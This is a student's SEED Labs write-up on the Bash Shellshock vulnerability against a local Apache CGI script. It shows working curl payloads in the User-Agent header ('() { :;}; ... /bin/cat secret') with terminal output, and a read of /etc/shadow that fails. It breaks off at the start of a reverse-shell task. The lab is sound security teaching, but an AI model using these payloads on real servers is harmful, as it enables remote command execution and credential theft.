In our setup, we run the Web server and the attack from the same computer, and that is why we use localhost. In real attacks, the server is running on a remote machine, and instead of using localhost we use the hostname or the IP address of the server.


Mozilla Firefox
File Edit View History Bookmarks Tools Help
localhost/cgi-bin/myprogr
localhost/cgi-bin/myprogram.cgi
Search
Most Visited
SEED Labs
Sites for Labs
12:10 AM

```
Hello World
```

Task 3: Passing Data to Bash via Environment Variable


To exploit a Shellshock vulnerability in a Bash-based CGI program, attackers need to pass their data to the vulnerable Bash program, and the data need to be passed via an environment variable. In this task, we need to see how we can achieve this goal. You can use the following CGI program to demonstrate that you can send out an arbitrary string to the CGI program, and the string will show up in the content of one of the environment variables.

myprog.cgi:


```
#!/bin/bash_shellshock
echo "Content-type:text/plain"
echo

echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Command:

```
$ curl http://localhost/cgi-bin/myprog.cgi
$ curl http://localhost/cgi-bin/myprog.cgi -A "MY MALICIOUS DATA"
```



```
seed@CS412_Suhan_Attacker:.../cgi-bin$ sudo nano myprog.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$ sudo chmod 755 myprog.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$ ls -l myprog.cgi
-rwxr-xr-x 1 root root 127 Feb  8 00:14 myprog.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=40828
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$
```



```
seed@CS412_Suhan_Attacker:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi -A "My Malicious Data"
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=My Malicious Data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=40830
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
seed@CS412_Suhan_Attacker:.../cgi-bin$
```

The last line of the code above prints out the contents of all the environment variables in the current process. If your experiment is successful, you should be able to see your data string in the page that you get back from the server.

In your report, please explain how the data from a remote user can get into those environment variables.


Ans. Environment variables are sent to every cgi program having information about the server(which doesn’t change), the client user (which is customizable) and some other current request related information which changes every request. When we run the curl command, a child process is forked invoking bash_shellshock to run the cgi program and it passes the customizable HTTP_USER_AGENT variable with the value we entered using the -A tag. This way, malicious code can be sent remotely via environment variables.

Task 4: Launching the Shellshock Attack

After the above CGI program is set up, we can now launch the Shellshock attack. The attack does not depend on what is in the CGI program, as it targets the Bash program, which is invoked first, before the CGI script is executed. Your goal is to launch the attack through the URL http://localhost/cgi-bin/myprog.cgi, such that you can achieve something that you cannot do as a remote user. In this task, you should demonstrate the following:

Use the Shellshock attack to steal the content of a secret file from the server.

Commands:
Please create one text file, name it as 'secret' and store it in /usr/lib/cgi-bin directory with some arbitrary username and password data in it.




```
  GNU nano 2.5.3                        File: secret

username:suhan
password: p@$$w0rD
```

Use the myprog.cgi (from Task 3) program to steal contents of a secret file from server


Commands:

$ curl http://localhost/cgi-bin/secret



```
seed@CS412_Suhan_Attacker:.../cgi-bin$ sudo nano secret
seed@CS412_Suhan_Attacker:.../cgi-bin$ curl http://localhost/cgi-bin/secret
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
</body></html>
seed@CS412_Suhan_Attacker:.../cgi-bin$ 
```


$curl -v http://localhost/cgi-bin/myprog.cgi -A “() { :;}; echo Content-type:text/plain; echo; /bin/cat secret;”



```
seed@CS412_Suhan_Attacker:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-ty
pe:text/plain; echo; /bin/cat secret;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 08 Feb 2022 05:34:43 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 34
< Content-Type: text/plain
<
username:suhan
password: p@$$w0rD
* Connection #0 to host localhost left intact
seed@CS412_Suhan_Attacker:.../cgi-bin$ 
```

Answer the following questions:


1. Will you be able to steal the content of the shadow file /etc/shadow? a. Provide your Screen shot



```
seed@CS412_Suhan_Attacker:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-ty
pe:text/plain; echo; /bin/cat /etc/shadow;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-type:text/plain; echo; /bin/cat /etc/shadow;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 08 Feb 2022 05:35:47 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 0
< Content-Type: text/plain
<
* Connection #0 to host localhost left intact
seed@CS412_Suhan_Attacker:.../cgi-bin$
```

We try the same to retrieve the /etc/shadow file of our system which contains the actual password of our account in an encrypted form and other user information. However we cannot access the /etc/shadow file as shown below.

2. Why or why not?
    a. Provide your Screen shot with observation



```
seed@CS412_Suhan_Attacker:.../cgi-bin$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1626 Jan 26 13:43 /etc/shadow
seed@CS412_Suhan_Attacker:.../cgi-bin$
```

The above screenshot shows that the /etc/shadow file has root ownership and the group is shadow and requires root permissions to access, so only root owned processes can access the file. Since our web server which we access localhost from is a user owned process running on a user account (not root), it cannot access the shadow file.

Task 5: Getting a Reverse Shell via Shellshock Attack

The Shellshock vulnerability allows attacks to run arbitrary commands on the target machine. In real attacks, instead of hard-coding the command in their attack, attackers often choose to run a shell command, so they can use this shell to run other commands, for as long as the shell program is alive. To achieve this goal, attackers need to run a reverse shell.

Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. Basically, the shell runs on the victim's machine, but it takes input from the attacker machine and also prints its output on the attacker's machine. Reverse shell gives attackers a convenient way to run commands on a compromised machine.

In this task, you need to use two machines, here
IP 10.0.2.4 as an attacker
IP 10.0.2.5 as a victim.

